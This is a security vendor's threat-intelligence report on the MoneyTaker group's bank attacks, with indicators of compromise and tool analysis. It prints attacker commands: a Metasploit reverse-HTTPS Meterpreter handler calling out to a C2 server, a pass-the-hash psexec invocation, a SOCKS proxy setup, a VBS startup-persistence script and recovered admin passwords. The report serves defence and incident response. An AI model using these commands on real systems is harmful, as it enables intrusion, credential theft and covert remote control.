MoneyTaker

1.5 YEARS OF SILENT OPERATIONS

December 2017

www.group-ib.com

TABLE OF CONTENTS

SUMMARY 01

From May 2016 to November 2017, at least 20 organisations were attacked in the United States, UK and Russia. At least one of the US banks was successfully robbed twice.

In addition to money, attackers stole documentation related to the interbank payment systems, which appear to have been obtained to prepare further attacks.

Based on analysis of these incidents, attack tools and the tactics applied, we have concluded that the same group, which Group-IB has dubbed MoneyTaker (after the malware used) is behind these attacks. It is interesting to note that despite the effectiveness of the attacks, they have gone completely unreported till now.

Targets

- In total Group-IB has confirmed at least 20 companies as victims of the MoneyTaker group, 16 of which are located in the US. The vast majority of them are small community banks, where hackers attacked card processing systems. The average damage from each successful attack was 500,000 USD baseline.
- Criminals stole documentation for OceanSystems' FedLink card processing system, which is used by 200 banks in Latin America and the US. We believe that banks operating on this infrastructure are at risk of being amongst the next targets of MoneyTaker group.
- In Russia, they focus on attacks on the system of interbank transfers AWS CBR (Russian Interbank payment system). The average amount of damage caused by this theft scheme is 1.2 million USD per incident. That said, the affected banks managed to return some portion of the stolen money.

Tools and tactics

Attackers use both borrowed and their own self-written tools. When attacking, hackers act creatively and wisely: they use «one-time» infrastructure and carefully erase traces of their activity post-incident.

Infiltration

- To penetrate the corporate network, the group uses legitimate pen testing tools - Metasploit and PowerShell Empire.
- After successful infection, they carefully erase malware traces. However, when investigating one of the incidents, we managed to discover the initial point of compromise: hackers penetrated the bank's internal network by gaining access to the home computer of the bank's system administrator.

Stealthy techniques

- The group uses 'fileless' malware which only exists in RAM and is removed on rebooting.

- To protect C&C communications from being detected by security teams, hackers employ SSL certificates generated using names of well-known brands: Bank of America, Federal Reserve Bank, Microsoft, Yahoo, etc.
- Servers used to perform initial infection are one-time components which are changed immediately after a successful infection.

Attack tools

Members of the group are skilled enough to promptly adjust the tools applied. In some cases, they made changes to the source code 'on the fly' - during the attack.

Created tools	Borrowed tools
MoneyTaker 5.0 - malicious program for auto replacement of payment data in AWS CBR	Metasploit and PowerShell Empire
'Screenshotter' and 'keylogger' to conduct espionage and capture keystrokes	Privilege escalation tools, whose code were demonstrated as a Proof of Concept at ZeroNights cybersecurity conference in Moscow in 2016. More data provided later in this report
Moneytaker 'Auto-replacement' program to substitute payment details in the interbank transfer system	Citadel and Kronos Banking Trojans. The latter one was used to deliver a Point-of-Sale (POS) malware dubbed ScanPOS

Tracking the attacks

- Servers used to conduct the attacks were specifically configured to deliver the malicious payload to a predetermined list of IP addresses belonging to the target company. This methodology was employed by attackers to prevent the payload from falling into the hands of security analysts and experts.
- After each round of attacks, hackers deploy new infrastructure for network persistence.
- In detected incidents, criminals used a program that should have carefully removed all components of the programs applied. However, due to an error made by the developer, the data were not deleted from the attacked machines, which enabled forensic experts to learn details of the hackers' activity.

Interrelations between incidents

In 1.5 years, Group-IB confirmed 20 incidents in total. Initially we divided these incidents into three groups and considered them as separate. However, through in-depth investigation of the infrastructure, tools, and tactics applied, which will be further covered in this report, we have concluded that one group is behind all these attacks – MoneyTaker. This is supported by technical analysis provided later in this report:

Group 1	Group 2	Group 3
17 incidents in US and UK organizations. In the majority of instances, hackers used the same C&C server to control the initial part of their attacks. In some cases, we saw a similar use of the infrastructure from which remote connections were performed using LogMeIn.	2 incidents occurred in Russia in the autumn of 2016. The two attacks occurred at the same time; in both cases Meterpreter was used to attack the same target – servers of the Russian interbank transfer system (AWS CBR).	1 incident in Russia in the autumn of 2017. The attack was conducted on the AWS CBR using Meterpreter.

Common features of Groups 1-3


- Metasploit used to infiltrate corporate networks
- SSL certificates generated using popular brands to protect traffic between Meterpreter and C&C
- Russian-speaking attackers
- Own developers who create unique tools
- Modification of the malicious code during attack
- Covering tracks of the initial infection vector
- Setting up forwarding corporate emails to Yandex and Mail.ru, free mail services.

Common features of Groups 2 and 3

- Originally targeted AWS CBR in Russia
- Using domains in the .ga zone
- Similar manner of propagation across the network.
- The same hosting service used in the incidents in 2016 and 2017

Common features of Groups 1 and 2

In both groups of incidents, UltraVNC 1.1.9.4 was used. This version was available back in 2013. The current version of this remote access tool was 1.2.0.6 at the time of attacks in Russia and the US.




Timeline of initial infections in attacks:

- The very first attack, which Group-IB attributes to MoneyTaker was conducted in the spring of 2016, when funds were stolen from a US bank by gaining access to First Data's STAR card processing system.
- In September 2016, Group-IB tracked several attacks on banks in Russia. The main target was the AWS CBR (Automated Work Station Client of the Russian Central Bank), a Russian interbank fund transfer system similar to SWIFT. After a successful theft from one of the attacked banks, the incidents stopped, similar to the case of theft in the United States.
- In November 2016, attackers deployed new infrastructure, which was then used to attack banks in the United States. The last activity in this wave of attacks was tracked in June 2017.
- In November 2017, we observed a new successful attack by this group in Russia. Like in 2016, they managed to steal funds through the interbank transfers system.

ATTACK INFRASTRUCTURE 02

To conduct targeted attacks, hackers use a distributed infrastructure that is difficult to track.

A rather unique feature of the infrastructure is the presence of a Persistence server, which delivers the payload only to real victims whose IP addresses are added to the whitelist.


1 Stager request payload
2 Payload
3 Setup encrypted tunnel with backconnect
4 Request stager after reboot
5 Response with stager if IP in whitelist
Pentest framework and backconnect server
Persistence server (response to whitelisted IPs)
VICTIM

Pentest framework server

This server is used to perform the main activity. On it, hackers install a legitimate tool for penetration testing - Metasploit to further control the full attack.

Name	SHA256	Type
asys.exe	6ce7c4cb9e51116a4565e9b2e129335a4d23cfc51a32080aa9f25689cb1c6ef2	Meterpreter
launch-paranoid-stageless3.exe	f98b0220a11b57e3c812e7f86f5e5c3f8bbdb5d5ce9dc7b721e28a7f28ecb1ef	Meterpreter
msc.exe, msc3.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff	Meterpreter
msc4.exe	53c789565821b6eb64bd7f002e38b8259bde3bbbb39798c82657b2b5d59bcd9f	Meterpreter
msc5.exe	98fb846df3687b3c9c7fa66f39d6c70948e8330489be7c787e1f2c3b23f8d205	Meterpreter
msc6.exe	92afe22f494a849345b18d2b302e71a4336871a7956795a7188280e4c7bd8607	Meterpreter
msc7.exe	73b8ed8f14ec2260ae332603f723a5eb0a52c4c997454904e3d5ff254a27a6e6	Meterpreter
cmd.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f	Meterpreter stager
mencstager.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f	Meterpreter stager
msdefender.bat	8cfeb71eaaa3df217e15a449bc4656841b58a4737760d956b1c8e6039cff61e6	Meterpreter stager
se.vbs	ff999c968bce81987cab47a02a3b176042489d82644d4c6fb13d5c8c1244cbcc	Meterpreter stager
rc4.dll	8a0be0a97ba19d4498b58365d36ba5461039e41f73bbd745b15b80fc21e38c3f	Meterpreter stager
rc4.exe	a7035c20c32ad4cd1cc76b211f6258fc5858e4bc43031d04e3655b38b666c0c4	Meterpreter stager
rc4.hta	72ee03b51544002df3e25d1a730e650389bdbd5f1cff91488ed9e05944b3cb52	Meterpreter stager
proxystager.bat	3a163bb0a8abe244815836a05fab48b640ec537bd76c92b7857db18657d2a774	Meterpreter stager
ps.bat	9e9149ae6092c4a5bd4cb36cf40ec660e3ee10e76834340bf1234186315ca808	Meterpreter stager

When the payload (Meterpreter) runs on a compromised host, it initiates outbound SSL connections which helps to avoid detection of suspicious connections by network security systems. Below is code executed within the Metasploit console by the attacker:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse _ https
set LHOST _ c2serverIP _
set LPORT 443
set HandlerSSLCert /root/.msf4/loot/20161031010327 _
default _ 46.228.47.114 _ www.yahoo.com _ pe _ 399345.pem
set StagerVerifySSLCert true
set EnableStageEncoding true
set StageEncoder x86/shikata _ ga _ nai
set ExitOnSession false
```

By default, Metasploit generates self-signed SSL certificates and specifies random values in the following fields: Valid from, Valid till, Common name. Such certificates can also cause suspicion.

In order to avoid detection, the MoneyTaker group generates self-signed SSL certificates before the attack, indicating the names of popular brands in the fields, instead of filling them out randomly.

Group-IB specialists have discovered the use of the following certificates:

Issuer	SSL fingerprint	IP, where SSL was used
MetaBank LTD	8b7fa4ef88a303bb47240c9b8012c80507074f2e	83.220.172.71
Yahoo Inc.	c29d79df9b5416fd416c31e57cd525dfc23a8f66	37.46.133.190 172.86.121.11
Fiserv Inc	b3dd855fc1b32757bde5c9f737808f150d6f57e6	146.185.243.19
Microsoft Ltd	98cbe44e1a30448a3ff6be38e8b277ae189f9b45	82.146.54.5
Federal Reserve Bank	5fe7f5924ee2382dbfa5c8bdc6d04f0ff5d9273a	188.120.235.201
Bank of America	5922a06f03f6464921462c07842afb18da1577e9	188.120.230.218 188.120.230.235
VMware	7aa02d827609e0b6b3dca6d0ef82fe3a1fbe1d67	185.141.25.222

Persistence server

Hackers try to stay as inconspicuous as possible, and therefore they use ‘fileless’ malware which only exists in RAM and is destroyed after reboot.

That said, PowerShell and VBS scripts help them to ensure persistence in the system.

Scripts provide the following benefits for attackers:

- Malicious scripts are hard to detect by means of antivirus protection. Writing a signature for a script without false positives is much more difficult than a binary file.
- Scripts are easy to modify, which makes it easier for attackers to work.
- It is easy to ensure persistence. Typically, such scripts are stored in the registry or are called when certain events occur through Windows Management Instrumentation (WMI), Group Policy Objects (GPOs), Scheduled task. Such scripts are very simple and usually their main task is to download the main program from an external or local source and run it.

The Persistence server is used to force a malicious file to be launched if the attacked computer has been rebooted. A distinctive feature of this group is the use of a separate server for this goal.

On the server, they run a script that performs two checks:

1. Checks if the User-agent field is equal to WinHttp. If it is not equal, requests are sent back to the web server with a 404 error code (page not found). If equal to WinHttp, it performs the second check.

2. Checks if the IP address from which the request is made is on the white list. If yes, then the malicious file mencstager.exe is delivered. If not, rundll32.exe is transferred. 51138beea3e2c21ec44d0932c71762a8 – a legitimate Windows file.

This verification complicates investigative activity of researchers who cannot get the malicious file because they try to download it from an IP address that is not on the white list.

PROVISION OF THE MALWARE SURVIVABILITY 03

Unlike other groups conducting targeted attacks, MoneyTaker uses standard techniques to provide malware survivability in the system.

Researchers have not managed to recover the full picture of the incidents that occurred in the autumn of 2016 in Russia, because tracks of successful attacks were carefully removed. However, Group-IB has discovered that hackers infiltrated the network of a Russian bank by gaining access to the home computer of the bank's system administrator. One of the methods to ensure malware survivability in the system was the creation of services using .bat scripts that launched the VNC server.

The contents of the at1.bat file:

```
«c:\Program Files\Cisco Systems\VPN Client\hostsec32.exe»
-install «Host Security Server»
```

The contents of the at2.bat file:

```
«c:\Program Files\Cisco Systems\VPN Client\hostsec32.exe»
-uninstall «host security server»
```

These batch files were called from Windows Task Scheduler.

In US incidents, the attacker used VBS scripts that created a link named «Task Scheduler» for a specific user in the startup to launch the malicious file.

```
Set oWS = WScript.CreateObject(«WScript.Shell»)
sLinkFile = «C:\Users\<%username%>\AppData\Roaming\Microsoft\
Windows\Start Menu\Programs\Startup\taskhost.lnk»
Set oLink = oWS.CreateShortcut(sLinkFile)
   oLink.TargetPath = «C:\Users\<%username%>\AppData\Local\
   Temp\taskhost.exe»
`  oLink.Arguments = «»
`  oLink.Description = «Task Scheduler»
`  oLink.HotKey = «ALT+CTRL+F»
`  oLink.IconLocation = «C:\Users\<%username%>\AppData\Local\
   Temp\taskhost.exe, 2»
`  oLink.WindowStyle = «1»
`  oLink.WorkingDirectory = «C:\Users\<%username%>\AppData\
   Local\Temp»
oLink.Save
```

PROPAGATION ACROSS THE NETWORK 04

After successfully infecting one of the computers and gaining initial access to the system, the attacker performs reconnaissance of the local network in order to gain domain administrator privileges and eventually consolidate control over the network.

Hackers use the Metasploit tool to conduct network reconnaissance, search for vulnerable applications, exploit vulnerabilities, escalate systems privileges, and collect information.

Gaining admin privileges

To escalate privileges up to the local administrator (or “SYSTEM” local user), attackers use exploit modules from the standard Metasploit pack, or exploits designed to bypass the UAC technology. With local administrator privileges they can use the Mimikatz program, which is loaded into the memory using Meterpreter, to extract unencrypted Windows credentials.

In addition to the standard modules from the Metasploit pack, the following tools are used to escalate privileges:

Name	MD5	Type
ASLRSideChannelAttack.exe	9a82aa5af19fa0a6167f87ee500856d53690c92c8c6449af54d8e5d33cf8bff4	LPE Win10x64
cve.bat	7ff092853c15b51315414939c165ea9bce1f920d2d99e570d747ee7fc9fa734a	BAT LPE executor
cve.exe	98b6f9172ca273deef324f032a8e992b6e6ca3c6542449a48246b3646b6c8cb6	cve-2016-7255
cve-2016-7255.exe	5ec6a6c9a7233a7ff68d989d830a2249e94a2784e69d5c8a593d3345da14a6b5	cve-2016-7255
cve-2016-7255test.exe	df69966d721193e2315723dd71636b93cc76b38cfa046dce45d7aec4856f4bee	cve-2016-7255

It is interesting to analyze the ASLRSideChannelAttack.exe file. It was compiled on October 23, 2016 based on codes presented at the Russian conference ZeroNights 2016. The codes are available online at https://github.com/IOActive/I-know-where-your-page-lives.

In addition, they actively searched for passwords stored in Active Directory group policies by exploiting the MS14-025 vulnerability and the corresponding Metasploit module (post/windows/gather/credentials/gpp).

After receiving group policy files, the attacker decrypted the passwords that were stored there and used them on other workstations. In some cases, passwords of bank systems' accounts granting local administrator privileges were very weak. Here is an example of domain administrator passwords that attackers recovered:

User name	Encrypted value of the password field	Decrypted password
Administrator	Uj80N3IMoEtnIXIP+dTzzBK/2/mALyumPkQaj9249KY	Wrongpassword1
Administrator	n8rOHPvtmB1j24AV7EYcIWS6DgQWaoQkfqzOZVIBLzI	System321

Using the Metasploit modules with the functionality of dumping Windows local users' password hashes stored in the Security Accounts Manager (hashdump or smart_hashdump modules), hackers received the local administrator's NTLM hash, as well as the NTLM hash and unencrypted password for domain users.

Propagation across the network

To get the list of computers in Active Directory, hackers often use a PowerShell script named allpc.ps1, which was copied from this discussion in October 2015:

https://serverfault.com/questions/732681/export-simple-list-of-all-computers-in-multiple-ous-in-ad

To propagate across the network, hackers used a legitimate tool psexec, which is typical for network administrators. This tool creates a local service via SMB/RPC protocol, then executes and deletes it. In the service properties, the required command is set to start. The attacker used two methods to distribute the payload: they placed executable files in the network folder, and forced the attacked computers to start them, or indicated the shell code directly in the service start line.

For passwords that were received as an NTLM hash and were not decrypted, the Pass-the-hash technique was used, which allows using an NTLM hash for authentication without password. To do this, the same legitimate Metasploit's psexec modules were used without any modification.

```
use auxiliary/admin/smb/psexec _ command
set COMMAND start \\\\10.1.5.35\\tmp\\msc7.exe
set RHOSTS 10.1.5.35
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:23cec95759ea5880
adf1794f475c23cd
set SMBDomain WORKGROUP
```

After gaining access to new systems, attackers repeated the above-mentioned procedure to collect passwords.

Remote access

Until October 2017, hackers remotely accessed systems of interest using standard Metasploit tools, as well as legitimate remote access programs.

On hosts where Meterpreter was launched, hackers set up a SOCKS proxy server, which allowed them to remotely send commands within the local network. To create a connection via SOCKS proxy, they primarily used ports 7080 and 1808:

```
use auxiliary/server/socks4a
show options
set SRVHOST _ c2serverIP _
set SRVPORT 7080
```

In addition, they actively used various VNC clients such as Fileless VNC, VNC, UltraVNC and TightVNC Portable versions x32 and x64.

In the US, they used the LogMeIn Hamachi solution for remote access.

In one incident, to ensure continuous remote access, hackers gained access to the firewall, where they configured a tunnel to the C&C server.

Also, to secure connections to its C&C server, hackers established an SSH tunnel using a legitimate tool - Plink.

SPYING ON LEGITIMATE USERS 05

To conduct a successful attack, hackers need to monitor legitimate activity of the victim bank's users and financial operators to then repeat the same actions.

The MoneyTaker group uses the following tools to spy on employees:

- A legitimate tool NirCmd
- Self-developed tools - 'screenshotter' and 'keylogger'

NirCmd is a small command-line utility, with the functionality similar to psexec. It allows hackers to remotely execute various commands: write and delete values and keys in the Registry, write values into INI file, connect to a VPN network, restart windows or shut down the computer, change the created/modified date of a file, change display settings, turn off the monitor, and many more.

One of the most important capabilities for attackers is taking screenshots. For example, by running the following command:

```
nircmd.exe loop 10 60000 savescreenshot c:\temp\
scr~$currdate.MM _ dd _ yyyy$-~$currtime.HH _ mm _ ss$.png
```

10 screenshots will be taken with an interval of 60 seconds.

However, this functionality was not enough for the group, therefore they created their own unique tools designed to take screenshots and capture keystrokes.

Name	MD5	Type
perfmon.exe	2049df4a5f92709bad14a7e2b8c0cfcb6ede2f71009cb3483892108e949800e6	Dropper of Keylogger/Screenshotter
perfmonpe.exe	ff3c84266fdba3638b9fc1a41cab87cf4021eb531954343d1a328b307b586ac6	Dropper of Keylogger/Screenshotter
recycler.exe	206aec8132cbb2497553b1f2c1c40733188929bad2feb0640e99474b327e564b	Dropper of Keylogger/Screenshotter
xkey.exe	b2e02579cf0e9c2a57bff806b57d6b868d5d411264d38ff7ac7e6b47d0d2a33d	Keylogger/Screenshotter
xkey_x86.dll	60e6652ae39ecd9314ba0e7936b41ca813737183c4eaa96dce0b4a36a90375dd	Keylogger/Screenshotter

These programs are designed to capture keystrokes, take screenshots of the user's desktop and get the contents from the clipboard. All this data can be stored in a file of the temporary directory.

Dropper

This is an NSIS-packed downloader. Upon its launch it creates the following files:


```
%Temp%\datepicker-ru _ RU.js
%Temp%\LEJ%2BPamplona%2BSanta.jpg
%Temp%\roknewsflash.css
%Temp%\fonts.css
%Temp%\addons.css
%Temp%\tracker.php
%Temp%\mJ8OS5lCf8xFQQiX4F1Ei.sNXbnF1xay
%Temp%\<rnd _ chars>.tmp\System.dll
```

The dropper twice launches its own file as a child process.


It decrypts the data buffer, which is stored in the dropper in an encrypted form, and injects it into the child process (which is launched last). That is how the payload is started.

Keylogger/Screenshotter

- The application is compiled in Delphi. Its main form contains text field components and 5 timers.
- Based on the names of components in Portuguese, we assume that either its author is Portuguese-speaking, or the campaign targets Portuguese-speaking countries (for example, Brazil) or the code is based on the source code of the Portuguese program.
- Functions of the application are executed once the timer triggers (after the time interval, which is specified in this timer as the interval of the timer operation).



```
Entry point
ASCII "AtivarTimer"
Entry point
ASCII "DesativarTimer"
ASCII "TForm1"
```



```
  end
  object Keylogger: TTimer
    Enabled = False
    Interval = 1
    OnTimer = KeyloggerTimer
    Left = 56
    Top = 128
  end
  object Enviar: TTimer
    Enabled = False
    Interval = 300000
    OnTimer = EnviarTimer
    Left = 88
    Top = 128
  end
  object Ativar: TTimer
    Enabled = False
    Interval = 1
    OnTimer = AtivarTimer
    Left = 120
    Top = 128
  end
  object Desativar: TTimer
    Enabled = False
    Interval = 1
    OnTimer = DesativarTimer
    Left = 152
    Top = 128
  end
end
```


Timer name	Function	Status at the time of launch	Timer's triggering interval	Activity of the triggered timer
InternetTimer	Timer activating AtivatTimer	enabled	10 seconds	Triggers the activation timer
KeyloggerTimer	Keylogger timer	disabled	1 millisecond	Activates the functions of the keylogger. Described in detail below.
EnviarTimer	Data export timer	disabled	5 minutes	Takes screenshots, dumps all the collected data into a file. Will be described below
AtivatTimer	Activation timer	disabled	1 millisecond	Triggers the keylogger timer and the data export timer; disables the activation timer (itself)
DesativatTimer	Deactivation timer	disabled	1 millisecond	Triggers the keylogger timer, and the data export timer; disables the deactivation timer (itself)

- Timers' names mean that one of them is used to activate network functions (InternetTimer), another one is used to send data (EnviarTimer). However, in fact they perform other activity. Instead of activating the network functions, the «InternetTimer» timer simply activates another timer, and the «EnviarTimer» timer (translated as «sending timer») captures screenshots and uploads the collected data to a file in a temporary directory. This may indicate that the source code of the file, which was originally written for other purposes (including sending network data), was then slightly modified.

- After the start, the application executes the TForm1. FormCreate() procedure, where it loads the necessary system dynamic libraries into the address space and looks for the addresses of the functions WinExec, GetAsyncKeyState, GetWindowTextA, GetForegroundWindow KeyloggerTimer in them. When the timer triggers, it intercepts keystrokes. It also extracts the name of the application (the window title) in which the key was pressed and the date / time of pressing.
  Below is an example of a record of the keylogger log. Bold marked are pressed keys or dialog box titles in which these keys were entered


```
[F2][F9]</textarea><br><br><b><font color = «green»>[ Run
- 2:53:54 - 11.11.2017 ] <br></b></font><style>textarea
{width:100%; height:7em;}</style><textarea readonly>some _
entered _ word</textarea><br><br><b><font color =
«green»>[ OllyDbg - 1.exe - [CPU - main thread, module
1] - 2:54:25 - 11.11.2017 ] <br></b></font><style>textarea
{width:100%; height:7em;}</style><textarea readonly>
```

- The keylogger records the results of the interception to the TForm1.Memo1 object located on the application's main form. From here data can be obtained for further recording to a file in a temporary directory.
- EnviaTimer. Using the API function GetClipboardData () it can intercept the contents of the clipboard
- The anti-emulation function is implemented in the timer code to bypass antivirus and automated sample analysis by calling the ValidateName () function. Purportedly, this method of anti-emulation was copied from a public Russian speaking source (the forum https://fuckav.ru/showpost.php?p=109096&postcount=63) and was implemented with an error, due to which the functions of taking screenshots and writing data to a file (which is located in code after checking for emulation) may not be executed.
- It takes a screenshot of the desktop, compresses it into JPEG and encodes in base64

